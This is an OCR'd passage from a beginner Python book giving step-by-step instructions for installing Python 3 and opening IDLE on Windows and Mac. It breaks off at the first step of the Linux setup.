
STEP 5 You may need to confirm the installation with the Windows authentication notification. Simply click Yes and Python will begin to install. Once the installation is complete the final Python wizard page will allow you to view the latest release notes, and follow some online tutorials.




STEP 6 Before you close the install wizard window, however, it's best to click on the link next to the shield detailed Disable Path Length Limit. This will allow Python to bypass the Windows 260 character limitation, enabling you to execute Python programs stored in deep folders arrangements. Again, click Yes to authenticate the process; then you can Close the installation window.




STEP 7 Windows 10 users will now find the installed Python 3.x within the Start button Recently Added section. The first link, Python 3.6 (32-bit) will launch the command line version of Python when clicked (more on that in a moment). To open the IDLE, type IDLE into Windows start.




STEP 8 Clicking on the IDLE (Python 3.6 32-bit) link will launch the Python Shell, where you can begin your Python programming journey. Don't worry if your version is newer, as long as it's Python 3.x our code will work inside your Python 3 interface.



STEP 9 If you now click on the Windows Start button again, and this time type: `CMD`, you'll be presented with the Command Prompt link. Click it to get to the Windows command line environment. To enter Python within the command line, you need to type: `python` and press Enter.



STEP 10 The command line version of Python works in much the same way as the Shell you opened in Step 8; note the three left-facing arrows (>>>). Whilst it's a perfectly fine environment, it's not too user-friendly, so leave the command line for now. Enter: `exit()` to leave and close the Command Prompt window.




How to Set Up Python on a Mac

If you're running an Apple Mac, then setting up Python is incredibly easy. In fact a version of Python is already installed. However, you should make sure you're running the latest version.

INSTALLING PYTHON

Apple's operating system comes with Python installed, so you don't need to install it separately. However, Apple doesn't update Python very often and you're probably running an older version. So it makes sense to check and update first.


STEP 1 Open a new Terminal window by clicking Go > Utilities, then double-click the Terminal icon. Now enter: `python --version`. You should see "Python 2.5.1" and even later, if Apple has updated the OS and Python installation. Either way, it's best to check for the latest version.




STEP 2 Open Safari and head over to www.python.org/downloads. Just as with the Windows set up procedure on the previous pages, you can see two yellow download buttons: one for Python 3.6.2, and the other for Python 2.7.13. Note, that version numbers may be different due to the frequent releases of Python.

STEP 3 Click on the latest version of Python 3.x, in our case this is the download button for Python 3.6.2. This will automatically download the latest version of Python and depending on how you've got your Mac configured, it automatically starts the installation wizard.


STEP 4 With the Python installation wizard open, click on the Continue button to begin the installation. It's worth taking a moment to read through the Important Information section, in case it references something that applies to your version of macOS. When ready, click Continue again.




STEP 5 The next section details the Software License Agreement, and whilst not particularly interesting to most folks, it's probably worth a read. When you're ready, click on the Continue button once again.




STEP 6 Finally you're be presented with the amount of space Python will take up on your system and an Install button, which you need to click to start the actual installation of Python 3.x on to your Mac. You may need to enter your password to authenticate the installation process.




STEP 7 The installation shouldn't take too long; the older Mac Mini we used in this section is a little slower than more modern Mac machines and it only took around thirty seconds for the Installation Successful prompt to be displayed.



STEP 8 There's nothing much else left to do in the Python installation wizard so you can click the Close button. If you now drop back into a Terminal session and re-enter the command: `python3 --version`, you can see the new version is now listed. To enter the command line version of Python, you need to enter: `python3`. To exit, it's: `exit()`.



STEP 9 You need to search in Finder for the Python IDLE; when you've found it, click it to launch and it should look similar to that of the Windows IDLE version shown on the previous page. The only difference being the Mac detected hardware platform it's running on.



STEP 10 Older Mac versions may have trouble with the newer versions of Python, in which case you will need to revert to a previous Python 3.x build; as long as you're using Python 3.x, the code in this book will work for you.


How to Set Up Python in Linux

Python version 2.x is already installed in most Linux distributions but as we're going to be using Python 3.x, there's a little work we need to do first to get hold of it. Thankfully, it's not too difficult.


PYTHON PENGUIN

Linux is such a versatile operating system that it's often difficult to nail down just one way of doing something. Different distributions go about installing software in different ways, so we will stick to Linux Mint 18.1 for this particular tutorial.

STEP 1 First you need to ascertain which version of Python is currently installed in your Linux system; as we mentioned, we're going to be using Linux Mint 18.1 for this section. As with macOS, drop into a Terminal by pressing Ctrl+Atl+T.



